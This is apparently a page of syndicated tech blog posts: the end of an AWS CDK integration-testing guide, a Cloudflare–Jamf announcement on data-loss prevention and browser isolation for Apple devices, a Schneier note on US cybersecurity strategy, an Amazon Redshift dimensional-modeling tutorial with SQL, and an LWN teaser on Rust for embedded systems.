Figure 3: AWS CloudFormation deploying the IntegrationTestStack and DataFlowDefaultTestDeployAssert stacks

The integ-runner generates two AWS CloudFormation stacks, as shown in Figure 3. The IntegrationTestStack stack includes the resources from our sample application, which serves as an isolated application representing the stack under test. The DataFlowDefaultTestDeployAssert stack contains the resources required for executing the integration tests as shown in Figure 4.

AWS CloudFormation displays the resources for the DataFlowDefaultTestDeployAssert stack

Figure 4: AWS CloudFormation resources for the DataFlowDefaultTestDeployAssert stack

Cleaning up

Based on the specified RemovalPolicy, the resources are automatically destroyed as the stack is removed. Some resources such as Amazon DynamoDB tables have the default RemovalPolicy set to Retain in AWS CDK. To set the removal policy to Destroy for the integration test resources, we leverage Aspects.

/**
 * Aspect for setting all removal policies to DESTROY
 */
class ApplyDestroyPolicyAspect implements cdk.IAspect {
  public visit(node: IConstruct): void {
    if (node instanceof CfnResource) {
      node.applyRemovalPolicy(cdk.RemovalPolicy.DESTROY);
    }
  }
}
Deleting AWS CloudFormation stack from the AWS Console

Figure 5: Deleting AWS CloudFormation stacks from the AWS Console

If you set the no-clean argument as part of the integ-runner CLI options, you need to manually destroy the stacks. This can be done from the AWS Console, via AWS CloudFormation as shown in Figure 5 or by using the following command.

cdk destroy --all

To clean up the code repository build files, you can run the following script.

npm run clean

Conclusion

The AWS CDK integ-tests construct is a valuable tool for defining and conducting automated integration tests for your AWS CDK applications. In this blog post, we have introduced a practical code example showcasing how AWS CDK integration tests can be used to validate the expected application behavior when deployed to the cloud. You can leverage the techniques in this guide to write your own AWS CDK integration tests and improve the quality and reliability of your application releases.

For information on how to get started with these constructs, please refer to the following documentation.

Call to Action

Integ-runner and integ-tests constructs are experimental and subject to change. The release notes for both stable and experimental modules are available in the AWS CDK Github release notes. As always, we welcome bug reports, feature requests, and pull requests on the aws-cdk GitHub repository to further shape these alpha constructs based on your feedback.

About the authors

Iris Kraja

Iris is a Cloud Application Architect at AWS Professional Services based in New York City. She is passionate about helping customers design and build modern AWS cloud native solutions, with a keen interest in serverless technology, event-driven architectures and DevOps. Outside of work, she enjoys hiking and spending as much time as possible in nature.

Svenja Raether

Svenja is an Associate Cloud Application Architect at AWS Professional Services based in Munich.

Ahmed Bakry

Ahmed is a Security Consultant at AWS Professional Services based in Amsterdam. He obtained his master’s degree in Computer Science at the University of Twente and specialized in Cyber Security. And he did his bachelor degree in Networks Engineering at the German University in Cairo. His passion is developing secure and robust applications that drive success for his customers.

Philip Chen

Philip is a Senior Cloud Application Architect at AWS Professional Services. He works with customers to design cloud solutions that are built to achieve business goals and outcomes. He is passionate about his work and enjoys the creativity that goes into architecting solutions.

Protecting data on Apple devices with Cloudflare and Jamf

Post Syndicated from Mythili Prabhu original http://blog.cloudflare.com/protecting-data-on-apple-devices-with-cloudflare-and-jamf/

Protecting data on Apple devices with Cloudflare and Jamf

Protecting data on Apple devices with Cloudflare and Jamf

Today we’re excited to announce Cloudflare’s partnership with Jamf to extend Cloudflare’s Zero Trust Solutions to Jamf customers. This unique offering will enable Jamf customers to easily implement network Data Loss Prevention (DLP), Remote Browser Isolation (RBI), and SaaS Tenancy Controls from Cloudflare to prevent sensitive data loss from their Apple devices.

Jamf is a leader in protecting Apple devices and ensures secure, consumer-simple technology for 71,000+ businesses, schools and hospitals. Today Jamf manages ~30 million Apple devices with MDM, and our partnership extends powerful policy capabilities into the network.

“One of the most unforgettable lines I’ve heard from an enterprise customer is their belief that ‘Apple devices are like walking USB sticks that leave through the business’s front door every day.’ It doesn’t have to be that way! We are on a mission at Jamf to help our customers achieve the security and compliance controls they need to confidently support Apple devices at scale in their complex environments. While we are doing everything we can to reach this future, we can’t do it alone. I’m thrilled to be partnering with Cloudflare to deliver a set of enterprise-grade compliance controls in a novel way that leverages our combined next-generation cloud-native infrastructures to deliver a fast, highly-available end user experience.”
Matt Vlasach, VP Product, Jamf

Integrated access with Jamf Security Cloud

Jamf’s Apple-first Zero Trust Network Access (ZTNA) agent, Jamf Trust, is designed to seamlessly deploy via Jamf Pro with rich identity, endpoint security, and networking integrations that span the Jamf platform. All of these components work together as part of Jamf Security Cloud to protect laptop and mobile endpoints from network and endpoint threats while enabling fast, least-privilege access to company resources in the cloud or behind the firewall.

Through this partnership, Jamf customers can now dynamically steer select traffic to Cloudflare’s network using Magic WAN. This enables customers to unlock rich DLP capabilities, Remote Browser Isolation, and SaaS Tenancy Controls in a cloud-first, cloud-native architecture that works great on Apple devices.

Protecting data on Apple devices with Cloudflare and Jamf

Seamless integration to protect company data

While content inspection policies can be created, they cannot be applied to HTTPS traffic since content payloads are encrypted. This is a problem for organizations as it is common for sensitive data to live within an encrypted payload and bypass IT content inspection policies. 99.7% of all requests use HTTPS today and the usage has been seeing a steady increase.

To address this visibility gap, organizations can decrypt packets using HTTPS inspection. With Cloudflare Gateway, SSL/TLS decryption can be performed to inspect HTTPS traffic for security risks. When TLS decryption is enabled, Gateway will decrypt all traffic sent over HTTPS, apply your HTTP policies, and then re-encrypt the request with a user-side certificate. Jamf is able to seamlessly enable this process on managed devices.

Protect sensitive data with Data Loss Prevention

With the corporate network and employees being boundless, it is harder than ever to keep data secure. Sensitive data such as customer credit card information, social security numbers, API tokens, or confidential Microsoft Office documents are easily shared beyond your network boundary, intentionally or otherwise. This is made worse as attackers are increasingly tricking well-intentioned employees to inadvertently share sensitive data with hackers. Such data leaks are not uncommon and usually result in costly reputational and compliance damages.

Protecting data on Apple devices with Cloudflare and Jamf

Cloudflare’s Data Loss Prevention (DLP) allows for policies to be built in with ease to keep highly sensitive data secure. Cloudflare also provides predefined profiles for detecting financial information such as credit card numbers and national identifiers such as social security numbers or tax file numbers in addition to credentials and secrets such as GCP keys, AWS keys, Azure API keys, and SSH keys. On top of that, Cloudflare DLP allows for the creation of expanded regex profiles to detect custom keywords and phrases.

Steps to implement Cloudflare DLP with Jamf:

  1. In Jamf’s Security Cloud portal, configure a Magic WAN interconnect to your Cloudflare account.
  2. Create an access policy to route traffic for DLP inspection via your Cloudflare Magic WAN interconnect
    • Traffic may be matched by hostname, domain, or IP address/CIDR block
    • To route all traffic for inspection, define * for hostnames and 0.0.0.0/0 for IPs in the access policy. Note: this will be treated as the “gateway of last resort”, with other access policies matching first.
    • Optionally, enable “Restrict access when Jamf Trust is disabled” under the Security tab of the policy to prevent bypassing of DLP inspection for these resources.
  3. Configure a DLP policy in your Cloudflare One portal.
  4. In Jamf Pro, create a new Configuration Profile with the Cloudflare Gateway Root Certificate Authority and scope it to your target Apple devices.

Using Activation Profiles in Jamf Security Cloud, deploy Jamf Trust and supporting mobile configuration profiles to your end users to enable access to organization resources while enforcing DLP policies.

Isolate browser threats to thwart known and zero-day exploits

Firewalls, VPNs, network access controls help protect against attacks directed at internal networks. However, many attackers focus on exploiting web browsers due to their ubiquity and frequent use. Remote Browser Isolation aims to reduce an organization’s risk exposure by allowing access to any destination on the Internet, but protecting endpoints by using an isolated cloud environment to load content.

Protecting data on Apple devices with Cloudflare and Jamf

This works by actually loading web pages – and all of their potentially dangerous scripts and code – in a headless Chromium browser in Cloudflare’s global network. The visual and interactive elements that are loaded remotely are sent back to the user’s device via “draw” commands, essentially rendering visual objects in the browser as the user would expect. If a known or zero-day exploit is loaded, the user’s device is completely protected.

Another benefit of Remote Browser Isolation is granular, browser-specific Data Loss Prevention controls. This includes restricting download, upload, copy-paste, keyboard input, and printing functions on all or specific websites.

Steps to implement Remote Browser Isolation:

  1. In Jamf’s Security Cloud portal, configure a Magic WAN interconnect to your Cloudflare account.
  2. Configure an Access policy and specify the domains or hostnames to be rendered via remote browser isolation in the Cloudflare network
    • Be sure to include *.browser.run as a hostname in your Jamf access policy.
    • Configure the access policy to route traffic via the Cloudflare MagicWAN interconnect you configured above.
    • If you would like to subject all traffic that doesn't match another Jamf Access Policy, define * as the hostname to route all remaining traffic to RBI.
    • Optionally, enable “Restrict access when Jamf Trust is disabled” under the Security tab of the policy to prevent bypassing of RBI routing for the defined destinations.
  3. In your Cloudflare One console, enable Non-identity on-ramps in your Cloudflare One portal.
  4. Configure a Remote Browser Isolation policy in your Cloudflare One portal.
  5. In Jamf Pro, create a new Configuration Profile with the Cloudflare Gateway Root Certificate Authority and scope it to your target Apple devices.

Using Activation Profiles in Jamf Security Cloud, deploy Jamf Trust and supporting mobile configuration profiles to your end users to enable access to organization resources while enforcing remote browser isolation routing.

Safeguarding data with SaaS Tenancy Control for cloud services

Companies often rely on platforms like Google Workspace or Microsoft 365 for business collaboration and productivity, while individuals use these services for their personal use.

Allowing users to access these cloud services with both business and personal credentials from the same corporate endpoint poses a significant risk for unauthorized data access and loss. Imagine a scenario where an employee can log in into the corporate account of a SaaS application, download sensitive files, and then login into their personal account on the same company device to upload the stolen files to their personal SaaS application account.

Cloudflare's Gateway HTTP policies provide SaaS Tenancy Control to ensure that users can only log in to admin-defined SaaS provider tenants with their enterprise credentials, effectively blocking login ability to personal accounts or other business tenants within the defined SaaS provider.

Jamf's Access Policies serve as the initial assessment, determining if the users are authorized for the targeted cloud application and if they are requesting access from a company-sanctioned device.

Cloudflare's Gateway HTTP policy then processes the requests forwarded from Jamf to define the domains that are permitted to log in to that SaaS provider.

Steps to implement SaaS Tenancy Control:

  1. In Jamf’s Security Cloud portal, configure a Magic WAN interconnect to your Cloudflare account.
  2. Configure one or more Access policies that define the SaaS providers for which you would like to enable tenant controls. Use the below pre-defined SaaS app access policy templates for the respective SaaS provider:
    • “Microsoft Authentication” for Microsoft 365
    • “Google Apps” for Google Workspace
    • “Dropbox” for Dropbox and Dropbox for Business
    • “Slack” for Slack
  3. To ensure these policies are enforced on any network, enable “Restrict access when Jamf Trust is disabled” under the Security tab of the policy to prevent bypassing of these tenancy controls.
  4. Configure SaaS Tenant Control in your Cloudflare One portal.
  5. In Jamf Pro, create a new Configuration Profile with the Cloudflare Gateway Root Certificate Authority and scope it to your target Apple devices.
  6. Using Activation Profiles in Jamf Security Cloud, deploy Jamf Trust and supporting mobile configuration profiles to your end users to enable access to organization resources while enforcing remote browser isolation routing.

How to get started

If you are a Cloudflare customer and are interested in using this integration, please reach out to your account team with your questions and feedback.

If you are new to Cloudflare or Jamf and interested in using this integration with the Cloudflare Zero Trust product suite, please fill up this form and someone from our team will contact you.

Commentary on the Implementation Plan for the 2023 US National Cybersecurity Strategy

Post Syndicated from Bruce Schneier original https://www.schneier.com/blog/archives/2023/07/commentary-on-the-implementation-plan-for-the-2023-us-national-cybersecurity-strategy.html

The Atlantic Council released a detailed commentary on the White House’s new “Implementation Plan for the 2023 US National Cybersecurity Strategy.” Lots of interesting bits.

So far, at least three trends emerge:

First, the plan contains a (somewhat) more concrete list of actions than its parent strategy, with useful delineation of lead and supporting agencies, as well as timelines aplenty. By assigning each action a designated lead and timeline, and by including a new nominal section (6) focused entirely on assessing effectiveness and continued iteration, the ONCD suggests that this is not so much a standalone text as the framework for an annual, crucially iterative policy process. That many of the milestones are still hazy might be less important than the commitment. the administration has made to revisit this plan annually, allowing the ONCD team to leverage their unique combination of topical depth and budgetary review authority.

Second, there are clear wins. Open-source software (OSS) and support for energy-sector cybersecurity receive considerable focus, and there is a greater budgetary push on both technology modernization and cybersecurity research. But there are missed opportunities as well. Many of the strategy’s most difficult and revolutionary goals—­holding data stewards accountable through privacy legislation, finally implementing a working digital identity solution, patching gaps in regulatory frameworks for cloud risk, and implementing a regime for software cybersecurity liability—­have been pared down or omitted entirely. There is an unnerving absence of “incentive-shifting-focused” actions, one of the most significant overarching objectives from the initial strategy. This backpedaling may be the result of a new appreciation for a deadlocked Congress and the precarious present for the administrative state, but it falls short of the original strategy’s vision and risks making no progress against its most ambitious goals.

Third, many of the implementation plan’s goals have timelines stretching into 2025. The disruption of a transition, be it to a second term for the current administration or the first term of another, will be difficult to manage under the best of circumstances. This leaves still more of the boldest ideas in this plan in jeopardy and raises questions about how best to prioritize, or accelerate, among those listed here.

Dimensional modeling in Amazon Redshift

Post Syndicated from Bernard Verster original https://aws.amazon.com/blogs/big-data/dimensional-modeling-in-amazon-redshift/

Amazon Redshift is a fully managed and petabyte-scale cloud data warehouse that is used by tens of thousands of customers to process exabytes of data every day to power their analytics workload. You can structure your data, measure business processes, and get valuable insights quickly can be done by using a dimensional model. Amazon Redshift provides built-in features to accelerate the process of modeling, orchestrating, and reporting from a dimensional model.

In this post, we discuss how to implement a dimensional model, specifically the Kimball methodology. We discuss implementing dimensions and facts within Amazon Redshift. We show how to perform extract, transform, and load (ELT), an integration process focused on getting the raw data from a data lake into a staging layer to perform the modeling. Overall, the post will give you a clear understanding of how to use dimensional modeling in Amazon Redshift.

Solution overview

The following diagram illustrates the solution architecture.

In the following sections, we first discuss and demonstrate the key aspects of the dimensional model. After that, we create a data mart using Amazon Redshift with a dimensional data model including dimension and fact tables. Data is loaded and staged using the COPY command, the data in the dimensions is loaded using the MERGE statement, and facts will be joined to the dimensions where insights are derived from. We schedule the loading of the dimensions and facts using the Amazon Redshift Query Editor V2. Lastly, we use Amazon QuickSight to gain insights on the modeled data in the form of a QuickSight dashboard.

For this solution, we use a sample dataset (normalized) provided by Amazon Redshift for event ticket sales. For this post, we have narrowed down the dataset for simplicity and demonstration purposes. The following tables show examples of the data for ticket sales and venues.

According to the Kimball dimensional modeling methodology, there are four key steps in designing a dimensional model:

  1. Identify the business process.
  2. Declare the grain of your data.
  3. Identify and implement the dimensions.
  4. Identify and implement the facts.

Additionally, we add a fifth step for demonstration purposes, which is to report and analyze business events.

Prerequisites

For this walkthrough, you should have the following prerequisites:

Identify the business process

In simple terms, identifying the business process is identifying a measurable event that generates data within an organization. Usually, companies have some sort of operational source system that generates their data in its raw format. This is a good starting point to identify various sources for a business process.

The business process is then persisted as a data mart in the form of dimensions and facts. Looking at our sample dataset mentioned earlier, we can clearly see the business process is the sales made for a given event.

A common mistake made is using departments of a company as the business process. The data (business process) needs to be integrated across various departments, in this case, marketing can access the sales data. Identifying the correct business process is critical—getting this step wrong can impact the entire data mart (it can cause the grain to be duplicated and incorrect metrics on the final reports).

Declare the grain of your data

Declaring the grain is the act of uniquely identifying a record in your data source. The grain is used in the fact table to accurately measure the data and enable you to roll up further. In our example, this could be a line item in the sales business process.

In our use case, a sale can be uniquely identified by looking at the transaction time when the sale took place; this will be the most atomic level.

Identify and implement the dimensions

Your dimension table describes your fact table and its attributes. When identifying the descriptive context of your business process, you store the text in a separate table, keeping the fact table grain in mind. When joining the dimensions table to the fact table, there should only be a single row associated to the fact table. In our example, we use the following table to be separated into a dimensions table; these fields describe the facts that we will measure.

When designing the structure of the dimensional model (the schema), you can either create a star or snowflake schema. The structure should closely align with the business process; therefore, a star schema is best fit for our example. The following figure shows our Entity Relationship Diagram (ERD).

In the following sections, we detail the steps to implement the dimensions.

Stage the source data

Before we can create and load the dimensions table, we need source data. Therefore, we stage the source data into a staging or temporary table. This is often referred to as the staging layer, which is the raw copy of the source data. To do this in Amazon Redshift, we use the COPY command to load the data from the dimensional-modeling-in-amazon-redshift public S3 bucket located on the us-east-1 Region. Note that the COPY command uses an AWS Identity and Access Management (IAM) role with access to Amazon S3. The role needs to be associated with the cluster. Complete the following steps to stage the source data:

  1. Create the venue source table:
CREATE TABLE public.venue (
    venueid bigint,
    venuename character varying(100),
    venuecity character varying(30),
    venuestate character(2),
    venueseats bigint
) DISTSTYLE AUTO
        SORTKEY
    (venueid);
  1. Load the venue data:
COPY public.venue
FROM 's3://redshift-blogs/dimensional-modeling-in-amazon-redshift/venue.csv'
IAM_ROLE '<Your IAM role arn>'
DELIMITER ','
REGION 'us-east-1'
IGNOREHEADER 1
  1. Create the sales source table:
CREATE TABLE public.sales (
    salesid integer,
    venueid character varying(256),
    saletime timestamp without time zone,
    qtysold BIGINT,
    commission numeric(18,2),
    pricepaid numeric(18,2)
) DISTSTYLE AUTO;
  1. Load the sales source data:
COPY public.sales
FROM 's3://redshift-blogs/dimensional-modeling-in-amazon-redshift/sales.csv'
IAM_ROLE '<Your IAM role arn>'
DELIMITER ','
REGION 'us-east-1'
IGNOREHEADER 1
  1. Create the calendar table:
CREATE TABLE public.DimCalendar(
    dateid smallint,
        caldate date,
        day varchar(20),
        week smallint,
        month varchar(20),
        qtr varchar(20),
        year smallint,
        holiday boolean
) DISTSTYLE AUTO
SORTKEY
    (dateid);
  1. Load the calendar data:
COPY public.DimCalendar
FROM 's3://redshift-blogs/dimensional-modeling-in-amazon-redshift/date.csv'
IAM_ROLE '<Your IAM role arn>'
DELIMITER ',' 
REGION 'us-east-1'
IGNOREHEADER 1

Create the dimensions table

Designing the dimensions table can depend on your business requirement—for example, do you need to track changes to the data over time? There are seven different dimension types. For our example, we use type 1 because we don’t need to track historical changes. For more about type 2, refer to Simplify data loading into Type 2 slowly changing dimensions in Amazon Redshift. The dimensions table will be denormalized with a primary key, surrogate key, and a few added fields to indicate changes to the table. See the following code:

create schema SalesMart;
CREATE TABLE SalesMart.DimVenue( 
    "VenueSkey" int IDENTITY(1,1) primary key
    ,"VenueId" VARCHAR NOT NULL
    ,"VenueName" VARCHAR NULL
    ,"VenueCity" VARCHAR NULL
    ,"VenueState" VARCHAR NULL
    ,"VenueSeats" INT NULL
    ,"InsertedDate" DATETIME NOT NULL
    ,"UpdatedDate" DATETIME NOT NULL
) 
diststyle AUTO;

A few notes on creating the dimensions table creation:

  • The field names are transformed into business-friendly names
  • Our primary key is VenueID, which we use to uniquely identify a venue at which the sale took place
  • Two additional rows will be added, indicating when a record was inserted and updated (to track changes)
  • We are using an AUTO distribution style to give Amazon Redshift the responsibility to choose and adjust the distribution style

Another important factor to consider in dimensional modelling is the usage of surrogate keys. Surrogate keys are artificial keys that are used in dimensional modelling to uniquely identify each record in a dimension table. They are typically generated as a sequential integer, and they don’t have any meaning in the business domain. They offer several benefits, such as ensuring uniqueness and improving performance in joins, because they’re typically smaller than natural keys and as surrogate keys they don’t change over time. This allows us to be consistent and join facts and dimensions more easily.

In Amazon Redshift, surrogate keys are typically created using the IDENTITY keyword. For example, the preceding CREATE statement creates a dimension table with a VenueSkey surrogate key. The VenueSkey column is automatically populated with unique values as new rows are added to the table. This column can then be used to join the venue table to the FactSaleTransactions table.

A few tips for designing surrogate keys:

  • Use a small, fixed-width data type for the surrogate key. This will improve performance and reduce storage space.
  • Use the IDENTITY keyword, or generate the surrogate key using a sequential or GUID value. This will ensure that the surrogate key is unique and can’t be changed.

Load the dim table using MERGE

There are numerous ways to load your dim table. Certain factors need to be considered—for example, performance, data volume, and perhaps SLA loading times. With the MERGE statement, we perform an upsert without needing to specify multiple insert and update commands. You can set up the MERGE statement in a stored procedure to populate the data. You then schedule the stored procedure to run programmatically via the query editor, which we demonstrate later in the post. The following code creates a stored procedure called SalesMart.DimVenueLoad:

CREATE OR REPLACE PROCEDURE SalesMart.DimVenueLoad()
AS $$
BEGIN
MERGE INTO SalesMart.DimVenue USING public.venue as MergeSource
ON SalesMart.DimVenue.VenueId = MergeSource.VenueId
WHEN MATCHED
THEN
UPDATE
SET VenueName = ISNULL(MergeSource.VenueName, 'Unknown')
, VenueCity = ISNULL(MergeSource.VenueCity, 'Unknown')
, VenueState = ISNULL(MergeSource.VenueState, 'Unknown')
, VenueSeats = ISNULL(MergeSource.VenueSeats, -1)
, UpdatedDate = GETDATE()
WHEN NOT MATCHED
THEN
INSERT (
VenueId
, VenueName
, VenueCity
, VenueState
, VenueSeats
, UpdatedDate
, InsertedDate
)
VALUES (
ISNULL(MergeSource.VenueId, -1)
, ISNULL(MergeSource.VenueName, 'Unknown')
, ISNULL(MergeSource.VenueCity, 'Unknown')
, ISNULL(MergeSource.VenueState, 'Unknown')
, ISNULL(MergeSource.VenueSeats, -1)
, ISNULL(GETDATE() , '1900-01-01')
);
END;
$$
LANGUAGE plpgsql;

A few notes on the dimension loading:

  • When a record in inserted for the first time, the inserted date and updated date will be populated. When any values change, the data is updated and the updated date reflects the date when it was changed. The inserted date remains.
  • Because the data will be used by business users, we need to replace NULL values, if any, with more business-appropriate values.

Identify and implement the facts

Now that we have declared our grain to be the event of a sale that took place at a specific time, our fact table will store the numeric facts for our business process.

We have identified the following numerical facts to measure:

  • Quantity of tickets sold per sale
  • Commission for the sale

Implementing the Fact

There are three types of fact tables (transaction fact table, periodic snapshot fact table, and accumulating snapshot fact table). Each serves a different view of the business process. For our example, we use a transaction fact table. Complete the following steps:

  1. Create the fact table
CREATE TABLE SalesMart.FactSaleTransactions( 
    CalendarDate date NOT NULL
    ,SaleTransactionTime DATETIME NOT NULL
    ,VenueSkey INT NOT NULL
    ,QuantitySold BIGINT NOT NULL
    ,SaleComission NUMERIC NOT NULL
    ,InsertedDate DATETIME DEFAULT GETDATE()
) diststyle AUTO;

An inserted date with a default value is added, indicating if and when a record was loaded. You can use this when reloading the fact table to remove the already loaded data to avoid duplicates.

Loading the fact table consists of a simple insert statement joining your associated dimensions. We join from the DimVenue table that was created, which describes our facts. It’s best practice but optional to have calendar date dimensions, which allow the end-user to navigate the fact table. Data can either be loaded when there is a new sale, or daily; this is where the inserted date or load date comes in handy.

We load the fact table using a stored procedure and use a date parameter.

  1. Create the stored procedure with the following code. To keep the same data integrity that we applied in the dimension load, we replace NULL values, if any, with more business appropriate values:
create or replace procedure SalesMart.FactSaleTransactionsLoad(loadate datetime)
language plpgsql
as
    $$
begin
--------------------------------------------------------------------
/*** Delete records loaded for the day, should there be any ***/
--------------------------------------------------------------------
Delete from SalesMart.FactSaleTransactions
where cast(InsertedDate as date) = CAST(loadate as date);
RAISE INFO 'Deleted rows for load date: %', loadate;
--------------------------------------------------------------------
/*** Insert records ***/
--------------------------------------------------------------------
INSERT INTO SalesMart.FactSaleTransactions (
CalendarDate    
,SaleTransactionTime    
,VenueSkey  
,QuantitySold  
,Salecomission
)
SELECT DISTINCT
    ISNULL(c.caldate, '1900-01-01') as CalendarDate
    ,ISNULL(a.saletime, '1900-01-01') as SaleTransactionTime
    ,ISNULL(b.VenueSkey, -1) as VenueSkey
    ,ISNULL(a.qtysold, 0) as QuantitySold
    ,ISNULL(a.commission, 0) as SaleComission
FROM
    public.sales as a
 
LEFT JOIN SalesMart.DimVenue as b
on a.venueid = b.venueid
 
LEFT JOIN public.DimCalendar as c
on to_char(a.saletime,'YYYYMMDD') = to_char(c.caldate,'YYYYMMDD');
--Optional filter, should you want to load only the latest data from source
--where cast(a.saletime as date) = cast(loadate as date);
  
end;
$$;
  1. Load the data by calling the procedure with the following command:
call SalesMart.FactSaleTransactionsLoad(getdate())

Schedule the data load

We can now automate the modeling process by scheduling the stored procedures in Amazon Redshift Query Editor V2. Complete the following steps:

  1. We first call the dimension load and after the dimension load runs successfully, the fact load begins:
BEGIN;
----Insert Dim Loads
call SalesMart.DimVenueLoad();

----Insert Fact Loads. They will only run if the DimLoad is successful
call SalesMart.FactSaleTransactionsLoad(getdate());
END;

If the dimension load fails, the fact load will not run. This ensures consistency in the data because we don’t want to load the fact table with outdated dimensions.

  1. To schedule the load, choose Schedule in Query Editor V2.

  1. We schedule the query to run every day at 5:00 AM.
  2. Optionally, you can add failure notifications by enabling Amazon Simple Notification Service (Amazon SNS) notifications.

Report and analysis the data in Amazon Quicksight

QuickSight is a business intelligence service that makes it easy to deliver insights. As a fully managed service, QuickSight lets you easily create and publish interactive dashboards that can then be accessed from any device and embedded into your applications, portals, and websites.

We use our data mart to visually present the facts in the form of a dashboard. To get started and set up QuickSight, refer to Creating a dataset using a database that’s not autodiscovered.

After you create your data source in QuickSight, we join the modeled data (data mart) together based on our surrogate key skey. We use this dataset to visualize the data mart.

Our end dashboard will contain the insights of the data mart and answer critical business questions, such as total commission per venue and dates with the highest sales. The following screenshot shows the final product of the data mart.

Clean up

To avoid incurring future charges, delete any resources you created as part of this post.

Conclusion

We have now successfully implemented a data mart using our DimVenue, DimCalendar, and FactSaleTransactions tables. Our warehouse is not complete; as we can expand the data mart with more facts and implement more marts, and as the business process and requirements grow over time, so will the data warehouse. In this post, we gave an end-to-end view on understanding and implementing dimensional modeling in Amazon Redshift.

Get started with your Amazon Redshift dimensional model today.


About the Authors

Bernard Verster is an experienced cloud engineer with years of exposure in creating scalable and efficient data models, defining data integration strategies, and ensuring data governance and security. He is passionate about using data to drive insights, while aligning with business requirements and objectives.

Abhishek Pan is a WWSO Specialist SA-Analytics working with AWS India Public sector customers. He engages with customers to define data-driven strategy, provide deep dive sessions on analytics use cases, and design scalable and performant analytical applications. He has 12 years of experience and is passionate about databases, analytics, and AI/ML. He is an avid traveler and tries to capture the world through his camera lens.

[$] Rust for embedded

Post Syndicated from original https://lwn.net/Articles/938409/

The advantages of the Rust programming language are generally well-known;
memory safety is a feature that has attracted a lot of developer attention
over the last few years. At the inaugural Embedded
Open Source Summit
(EOSS), which is an umbrella event for numerous
embedded-related conferences, Martin Mosler presented on using Rust for an
embedded project. In the talk, he showed how easy it is to get up and
running with a Rust-based application on a RISC-V-based development board.

The collective thoughts of the interwebz